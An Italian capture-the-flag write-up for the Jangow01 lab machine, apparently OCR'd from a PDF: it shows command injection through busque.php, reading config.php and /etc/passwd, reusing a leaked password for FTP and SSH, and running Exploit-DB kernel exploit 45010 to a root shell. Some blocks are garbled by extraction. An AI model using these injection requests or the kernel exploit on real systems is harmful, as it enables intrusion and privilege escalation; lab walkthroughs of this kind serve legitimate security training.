
## Relazione sulla Blackbox Jangow01

Questa relazione racconta il percorso che abbiamo compiuto per riuscire ad ottenere i permessi di Root sulla macchina Jangow01.

Per prima cosa impostiamo la connessione della kali sulla stessa rete della macchina bersaglio:



E controlliamo se c'è connessione attraverso un ping ed un arp-scan:

Una volta confermata una scansione delle porte del nostro target:

Proviamo ad accedere al server tramite browser:




## Index of /



Apache/2.4.18 (Ubuntu) Server at 192.168.56.118 Port 80


## Ed entriamo su site/



Guardando tra le opzioni disponibili, ci accorgiamo che Buscar in spagnolo è "Cercare"




E accedendo, vedendo la pagina bianca e l'URL, proviamo a utilizzare ls per vedere se risponde ai comandi



assets busque.php css index.html js wordpress

Sfruttiamo i comandi per navigare nelle directory disponibili




config.php index.html

E utilizzando Burpsuite proviamo ad aprire i file, config.php contiene dei dati interessanti:

```
GET /site/busque.php?buscar=cat%20wordpress/config.php HTTP/1.1
Host: 192.168.56.118
                                                                                                Date: Mon, 30 Sep 2024 15:53:09 GMT
                                                                                             8 Server: Apache/2.4.18 (Ubuntu)
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
                                                                                             4 Vary: Accept-Encoding
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/587.86 (KHTML, like
                                                                                             5 Content-Length: 348
Gecko) Chrome/127.0.6533.100 Safari/537.36
                                                                                             6 Keep-Alive: timeout=5, max=100
                                                                                               Connection: Keep-Alive
text/html,application/xhtml+xml,application/xml;c=0.9,image/avif,image/webp,image/apng,*/
                                                                                             8 Content-Type: text/html; charset=UTF-8
*; q=0.8, application/signed-exchange; v=b3; q=0.7
Accept-Encoding: gzip, deflate, br
                                                                                            11 $servername = "localhost";
Connection: keep-alive
                                                                                            12 | $database = "desafio02";
                                                                                            13 $username = "desafio02"
                                                                                            14 | $password = "abygurl69";
                                                                                            15 // Create connection
                                                                                            16 | $conn = mysqli_connect($servername, $username, $password, $database);
                                                                                            17 // Check connection
                                                                                            18 | if (!$conn) {
                                                                                            19 | die("Connection failed: " . mysqli_connect_error());
                                                                                            21 echo "Connected successfully";
                                                                                            22 mysqli_close($conn);
                                                                                            23
                                                                                            24
                                                                                           25
```

## E anche il file passwd nella cartella etc



```
uuidd: x: 108: 112: :/run/uuidd: /bin/false
dnsmasq: x: 109: 65534: dnsmasq, , : /var/lib/misc: /bin/false
jangow01: x: 1000: 1000: desafio02, , : /home/jangow01: /bin/bash
sshd: x: 110: 65534: :/var/run/sshd: /usr/sbin/nologin
ftp: x: 111: 118: ftp daemon, , : /srv/ftp: /bin/false
mysql: x: 112: 119: MySQL Server, , : /nonexistent: /bin/false
```

Troviamo il riferimento a un utente (/home/jangow01)

Proviamo con queste credenziali ad accedere al servizio FTP

```
(kali@kali)-[~]
$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Eseguiamo l'accesso con le stesse credenziali alla macchina e cerchiamo la versione:

```
JANGOW 01
REDE: 192.168.56.118

jangow01 login: jangow01
Password:
Last login: Mon Sep 30 15:12:48 BRT 2024 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangow01@jangow01:~$
```

Con la versione, andiamo alla ricerca di un exploit che possa fare al caso nostro, non avendone trovati su metasploit siamo andati su Exploit Database e abbiamo creato un payload usando questo codice:

https://www.exploit-db.com/exploits/45010

Riusciamo a entrare e cerchiamo una cartella in cui sia possibile scrivere, troviamo /home/jangow01 che è la cartella dell'utente

```
ftp> ls -l
229 Entering Extended Passive Mode (|||14352|)
150 Here comes the directory listing.
drwxr-xr-x
             2 0
                                    4096 Jun 10 2021 bin
             3 0
                                    4096 Jun 10 2021 boot
drwxr-xr-x
drwxr-xr-x 19 0
                                    4160 Sep 30 12:10 dev
drwxr-xr-x 92 0
                       0
                                   4096 Oct 31 2021 etc
drwxr-xr-x 3 0
                                    4096 Oct 31 2021 home
                                    32 Jun 10 2021 initrd.img → boot/initrd.img-4.4.0-31-generic
lrwxrwxrwx
           10
                       0
drwxr-xr-x 22 0
                                    4096 Jun 10 2021 lib
             20
                       0
                                   4096 Jun 10 2021 lib64
drwxr-xr-x
drwx-----
             2 0
                                   16384 Jun 10 2021 lost+found
             3 0
                       0
                                   4096 Jun 10 2021 media
drwxr-xr-x
             2 0
                                   4096 Jul 19 2016 mnt
drwxr-xr-x
             2 0
                       0
                                   4096 Jul 19 2016 opt
drwxr-xr-x
dr-xr-xr-x 179 0
                                      0 Sep 30 14:18 proc
drwx----
             4 0
                       0
                                    4096 Oct 31 2021 root
           25 0
                       0
                                   880 Sep 30 12:10 run
drwxr-xr-x
             20
                       0
                                   12288 Jun 10 2021 sbin
drwxr-xr-x
drwxr-xr-x
             2 0
                                   4096 Jun 10 2021 script
             2 0
                       0
                                   4096 Jun 29 2016 snap
drwxr-xr-x
           3 0
                       0
                                   4096 Jun 10 2021 srv
drwxr-xr-x
dr-xr-xr-x 13 0
                       0
                                    0 Sep 30 12:09 sys
drwxrwxrwt
          8 0
                       0
                                    4096 Sep 30 14:39 tmp
drwxr-xr-x 10 0
                       0
                                    4096 Jun 10 2021 usr
drwxr-xr-x 14 0
                                    4096 Jun 10 2021 var
                                    29 Jun 10 2021 vmlinuz → boot/vmlinuz-4.4.0-31-generic
lrwxrwxrwx
           10
226 Directory send OK.
ftp> cd home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||21842|)
150 Here comes the directory listing.
drwxr-xr-x 4 1000
                       1000
                                    4096 Sep 30 11:13 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp>
```

Carichiamo il nostro script in formato .c, lo assembliamo, diamo i permessi per eseguirlo e lo eseguiamo:

```
jangow01@jangow01:~$ gcc Unchained.c -o unchained
jangow01@jangow01:~$ chmod +x unchained
jangow010 jangow01:~$ ls
unchained Unchained.c user.txt
jangow01@jangow01:~$ ./unchained
[.] t(--t) exploit for counterfeit grsec kernels such as KSPP and 1
[.] ** This vulnerability cannot be exploited at all on authentic
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880035968500
[*] Leaking sock struct from ffff88003dac4f00
[*] Sock->sk rcutimeo at offset 472
[*] Cred structure at ffff8800339e16c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800339e16c0
[*] credentials patched, launching shell...
# whoami
root
```

```
# cd root
# ls
proof .txt
# cat proof.txt
             99% *99\. *98\#####\%99999%999999 9
             e eeeee* (eeeeeeee#/.
                                    .×e. .#å. å000åå
             0 000, /00000000#,
                                       .0. ,&,
                                             8899
             0 0% 00000000#.
                             000,000/
                                         %. #, %@&
             000# 000000000/
                            .0000000000
                                               00
             *99999999 %99
                            000000000000
             &@
                *0000000/
             00/
                            000000000000#
                                                00
                .00000002
             00
                           000000000000000
                                           @#
                                                00
             00
                000000000.
                            000000000000
                                           ee (
                                                66
             0&
                .000000000.
                            , 00000000 *
                                          .000×(
                                                .0
             00
                 ,000000000,
                         , 000000000&**
                                         *%×) 99999
                                                80
             899
                  (00000000000000000000/
                                               &@
             0 08
                   *X999999999999X$999999, 9999999999999999
                                              &@
             0 00.
                    898
             8999 9
                      80088
             0 000000.
                        8000088
                              JANGOW
             899999999
                                          8000
             00(&0 0. %.0 00%0
                                       გგგგეეეგ
                      &&&0000&%
                               88899988) \8
```